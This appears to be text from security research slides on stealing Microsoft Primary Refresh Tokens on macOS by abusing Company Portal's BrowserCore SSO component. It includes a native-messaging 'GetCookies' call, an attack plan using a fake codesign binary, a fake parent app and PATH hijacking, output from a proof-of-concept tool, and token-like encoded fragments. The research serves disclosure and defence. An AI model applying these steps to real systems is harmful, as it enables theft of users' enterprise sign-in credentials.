





# Main Structure of Company Portal



# Browser SSO on Windows



# Browser SSO Flow on macOS



# Three Techniques We Discovered

- > Headless Browser-Based Native Messaging Abuse
- > Bypassed BrowserCore's parent process check
- > Direct SSO Invocation via Apple's API



# **Headless Browser-Based Native Messaging Abuse**



# BrowserCore on macOS

Microsoft SSO Chrome extension

```
Console Sources Network Performance Memory Application
background.js
> chrome.runtime.sendMessage(
  "com.microsoft.browsercore",
  {
    method: "GetCookies",
    sender: "https://login.microsoft.com",
    uri: "https://login.microsoftonline.com/common/oauth2/v2.0/authorize"
  },
  function (response) {
    if (chrome.runtime.lastError) {
      console.error("Error:", chrome.runtime.lastError.message);
    } else {
      console.log("Response:", response);
    }
  }
);
< undefined
Response: {response: Array(2)}
  ▶ response: (2) [{...}, {...}]
  ▶ [[Prototype]]: Object
```

```
BrowserCore: (AppSSOCore) [com.apple.AppSSO:SOCClient] -[SOCClient perf
AuthorizationOptions = {
  "correlation_id" = "35BA871F-98FA-43D8-8611-737FFA32960E";
  "msg_protocol_ver" = 4;
  "parent_process_bundle_identifier" = "com.google.Chrome";
  "parent_process_localized_name" = "Google Chrome";
  "parent_process_teamId" = EQHXZ8M8AV;
  payload = "{\\"method\\":\\"GetCookies\\",\\"sender\\":\\"https://lo
};
```

# Headless Browser Method Condition

- >Victim must be logged into desktop session
- >Headless browser ≠ no GUI dependencies
- >Only works on official Chrome, Edge

# Three Techniques We Discovered

- > ⚠ Headless Browser-Based Native Messaging Abuse
  - > Requires Specific Environment Conditions
- > Bypassed BrowserCore's parent process check
- > Direct SSO Invocation via Apple's API






# **Bypassed BrowserCore's Parent Process Check**



# BrowserCore Parent Check




# What are Team ID and Bundle ID?

- > Team ID is embedded in the Apple Developer certificate
- > Bundle ID appears in both Info.plist and binary's code signature
- > Bundle ID is just a string for identification
- > Attackers can fake Bundle ID, but not Team ID

# Security Identifier (SID) on Windows


## Impersonate AAD token broker for Device key signing



### Reversing aadcloudap!SignPayload CheckPackageSidForRequestSign

- Checks if a caller process's sid is "S-1-15-2-1910091885-1573563583-1104941280-2418270861-3411158377-2822700936-2990310272"
- Without valid SID, BuildDeviceAuthAssertion is not called and SignPayload doesn't generate Device key signed request

# Two Different Callers in SSO Flow



# Attack Strategy

- > 1. Create payload.bin with the crafted request
- > 2. Build a fake codesign binary that mimics Chrome's signature
- > 3. Develop a .app to act as a running application
- > 4. Launch BrowserCore with the fake app as its parent and set PATH=/tmp to redirect the codesign check to our fake binary

# Screenshots of our First POC

```
Apple ~ macOS-PRT-theft/MacPRThief main
./MacPRThief.sh YOURNONCEVALUE
[+] Removing quarantine attributes...
[+] Creating fake codesign...
[+] Creating payload...
[+] Launching FakeChrome as the parent process...
[+] FakeChrome launched. Waiting for BrowserCore...
[+] BrowserCore finished. Waiting for response...
```

```
K6QjVQXc9QK13
2xBVWNZMWowb1J
aVFobDl1Z2Nick
3MWt6TFVLYldZe
RfaWQi0iIyNzUz
UJFZ0VBQUFBREF
R3RhRG5VdEFZYVFBtUw0Z0FBiwiZ3JhbnRfdHlwZSI6ImRldm
wbQpo8rCvyYNzQL-iuXteewqm00yqhBPfMyymCQ", "name": "x-ms-DeviceCredential"}]]%
```

```
0yWF9EbUQxcHJjWVFmWmhraktEdUd2WTZ0Q280S19PWElyNVVfY1FyMkVWbD
i7mMF8v72YwYkhT7kk3c0vHVHdKS3N7MXd70G1vcFRKc1FhNE1iSzd6VEtjd
hhU3L5bXNaSws4
kdzaVJfczBHSk1
cURRaUFYTLE1RH
2Ti1iZFVGbXdKS
96X0JRRDBfekt0
W1tTDRnQUEiLCJ
ZGbKwcQ0keMvh7
ial"}, {"data":
TkJna3Foa2lH0X
FeFp0VXkxUGNtZ
RrM01CNFhEVEKx
TNOR1F0T0dWaFp
bFBUTnpTMlhKRE
kSlFFQlwvd1FNT
Z0UVdxXC81ekFp
W5Ma1dVUWtnRFp
